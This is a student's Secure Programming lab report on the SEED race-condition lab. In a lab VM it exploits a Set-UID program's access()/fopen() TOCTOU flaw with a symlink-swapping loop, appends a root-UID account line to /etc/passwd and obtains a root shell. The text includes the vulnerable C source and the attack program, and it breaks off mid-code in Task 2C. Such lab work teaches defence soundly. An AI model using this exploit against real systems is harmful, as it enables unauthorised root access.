

Jorge Avila (**1001543128**)

Professor Trey


Secure Programming

26 March 2021

Race Condition Lab


Initial Tasks:

We have ubuntu 16.04 version installed and we are going to disable the symlink protection by doing the following:

A screenshot of a Ubuntu 16.04 desktop environment. In the foreground, a terminal window titled "Terminal" is open. The terminal shows the command "sudo sysctl -w fs.protected_symlinks=0" being run, with the output "fs.protected_symlinks = 0" displayed below it. The terminal window has a dark background with light-colored text. The desktop background is also dark, featuring icons for the Dash, Home, and other applications.

Next, we compile our vulnerable program that was given to us, this C code has a race condition in it that will allow us to understand why these are important. First we are going to compile and set it as Set-UID, such as below:


Note: The /tmp/ is a place where it has a sticky bit of 't' that means that if you own a certain file or directory you can do what you please with that and it countermeasures the fact that other users may not do stuff to that. It helps keep things in place without fear of people messing things up.



```
[03/16/21]seed@VM:~/RaceCondition$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:20:42: warning: implicit declaration of function
      'strlen' [-Wimplicit-function-declaration]
              fwrite(buffer, sizeof(char), strlen(buffer)
                                         ^
vulp.c:20:42: warning: incompatible implicit declaration
      of built-in function 'strlen'
vulp.c:20:42: note: include '<string.h>' or provide a d
eclaration of 'strlen'
[03/16/21]seed@VM:~/RaceCondition$ sudo chown root vulp
&& sudo chmod 4755 vulp
[03/16/21]seed@VM:~/RaceCondition$ ./vulp
^C
[03/16/21]seed@VM:~/RaceCondition$ ll vulp
-rwsr-xr-x 1 root seed 7628 Mar 16 12:58 vulp
[03/16/21]seed@VM:~/RaceCondition$
```

Task 1:

The goal of this task is to write to the *etc/passwd* and create a user and log in with root user abilities. The steps follow below:




```
[03/16/21]seed@VM:~/RaceCondition$ touch /tmp/XYZ
[03/16/21]seed@VM:~/RaceCondition$ ./vulp
Is this working?
[03/16/21]seed@VM:~/RaceCondition$ cat /tmp/XYZ
Is[03/16/21]seed@VM:~/RaceCondition$
```

We create our file using the touch command and then we run the ./vulp file and see that it wrote to the file we just created.

Attack: Choose a Target File

- Add the following line to `/etc/passwd` to add a new user

`test:U6aMy0wojraho:0:0:test:/root:/bin/bash`




When you write to it manually like so:

```

passwd (/etc) - gedit
Open  Save
passwd
/etc
systemd-resolve:x:102:104:systemd Resolver,,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
_apt:x:105:65534:/:nonexistent:/bin/false
messagebus:x:106:110:/:var/run/dbus:/bin/false
uuidd:x:107:111:/:/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116:/:nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,,:/proc:/bin/false
saned:x:119:127:/:/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,,:/home/seed:/bin/bash
vboxadd:x:999:1:/:/var/run/vboxadd:/bin/false
telnetd:x:121:129:/:nonexistent:/bin/false
sshd:x:122:65534:/:/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,,:/srv/ftp:/bin/false
bind:x:124:131:/:/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,,:/nonexistent:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
  
```

Plain Text Tab Width: 8 Ln 48, Col 1 INS

Then when you log in, you should see the magic empty password works.



```
root@VM: /home/seed/RaceCondition
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/home/syslog:/bin/false
apt:x:105:65534:/nonexistent:/bin/false
messagebus:x:106:110:/var/run/dbus:/bin/false
uuid:x:107:111:/run/uuid:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116:/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127:/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1:/var/run/vboxadd:/bin/false
telnetd:x:121:129:/nonexistent:/bin/false
sshd:x:122:65534:/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131:/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false

test:U6aMy0wojraho:0:0:test:/root:/bin/bash[03/17/21]seed@VM:~/RaceCondition$ su test
Password:
root@VM:/home/seed/RaceCondition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/RaceCondition#
```

Task 2:

Task 2A:

This is the slow deterministic way, in the next subtask we will do the full blown attack.

First thing we do is add the sleep(10); in between access() and fopen().

```

/* vulp.c */
//Jorge Avila Race Condition Portion
#include <stdio.h>
#include <unistd.h>


int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer);

    if(!access(fn, W_OK)){
        sleep(10);
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}

```

Then we go ahead, in a separate window go and create the /tmp/XYZ (which I already did in the tasks beforehand) and switch the target of /tmp/XYZ to /etc/passwd.



The screenshot shows a terminal window with the title 'Terminal'. The terminal output is as follows:

```

[03/17/21]seed@VM:~/RaceCondition$ ./attack_process
^C
[03/17/21]seed@VM:~/RaceCondition$ cat /tmp/XYZ
[03/17/21]seed@VM:~/RaceCondition$ sudo ln -f /etc/passwd /tmp/XYZ
[03/17/21]seed@VM:~/RaceCondition$ 

test:U6aMy0wojraho:0:0:test:/bin/bash
hello[03/17/21]seed@VM:~/RaceCondition$ 


```

And when we go ahead and try to su in user test, we are successful

```
[03/17/21]seed@VM:~/RaceCondition$ su test
Password:
root@VM:/home/seed/RaceCondition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/RaceCondition#
```


Task 2B:

Our next goal is to run the target file, you can see that this is how we are going to add a new user soon enough like we did above. The figure above helps what constructs each component of that line. The first thing we do is touch a file that contains that line above like so:



```
[03/16/21]seed@VM:~/RaceCondition$ touch /tmp/XYZ
[03/16/21]seed@VM:~/RaceCondition$ ./vulp
Is this working?
[03/16/21]seed@VM:~/RaceCondition$ cat /tmp/XYZ
Is [03/16/21]seed@VM:~/RaceCondition$ gedit passwd_input
^C
[03/16/21]seed@VM:~/RaceCondition$ cat passwd_inonput
test:U6aMy0worjraho:0:0:test:/root:/bin/bash
[03/16/21]seed@VM:~/RaceCondition$
```

Now using a C file code from class that was provided from Professor Trey, this will help us run this iteratively without having to manually do it many times. The code is shown below:



The image shows a screenshot of a Linux desktop environment, specifically Ubuntu, with a terminal window open. The terminal window has a dark background and contains the following text:

```
[03/16/21]seed@VM:~/RaceCondition$ cat attack_process.c
#include <unistd.h>
int main ()
{
    while(1)
    {
        unlink("/tmp/XYZ");
        symlink("/dev/null","/tmp/XYZ");
        usleep(100);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd","/tmp/XYZ");
        usleep(1000);
    }

    return 0;
}
[03/16/21]seed@VM:~/RaceCondition$
```

The terminal window is titled "Terminal". The status bar at the top right shows the date and time as "03/16/21 1:41 PM". To the left of the terminal window, there is a vertical dock containing several icons, likely for quick access to various applications.

```

Terminal
attack_process.c:17:1: error: expected declaration or statement at end of input
[03/16/21]seed@VM:~/RaceCondition$ clear
[03/16/21]seed@VM:~/RaceCondition$ gcc -o attack_process attack_process.c
[03/16/21]seed@VM:~/RaceCondition$ ./attack_process

Sublime Text

Terminal
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
test:U6aMy0worjraho:0:0:test:/root:/bin/bash

```

Once I ran the attack_process C file and the shell script at the *same time* it finally changed the /etc/passwd and as you can see you have the user ‘test’ there with that empty password we gave it.


```
Terminal
No permission
STOP... The passwd file has been changed
[03/16/21]seed@VM:~/RaceCondition$
```

```
root@VM:/home/seed/RaceCondition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/RaceCondition#
```

Finally, you can see when we go into the [su test](#) and press enter, you get the **root shell**.

Task 2C:

In this task we are going for a more improved approach.



The screenshot shows a terminal window titled "root@VM: /home/seed/RaceCondition". The terminal displays the following C code:

```
[03/17/21]seed@VM:~/RaceCondition$ touch improvmnt.c
[03/17/21]seed@VM:~/RaceCondition$ cat improvmnt.c
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>

int main ()
{
    unsigned int flags = RENAME_EXCHANGE;
    unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
    unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");

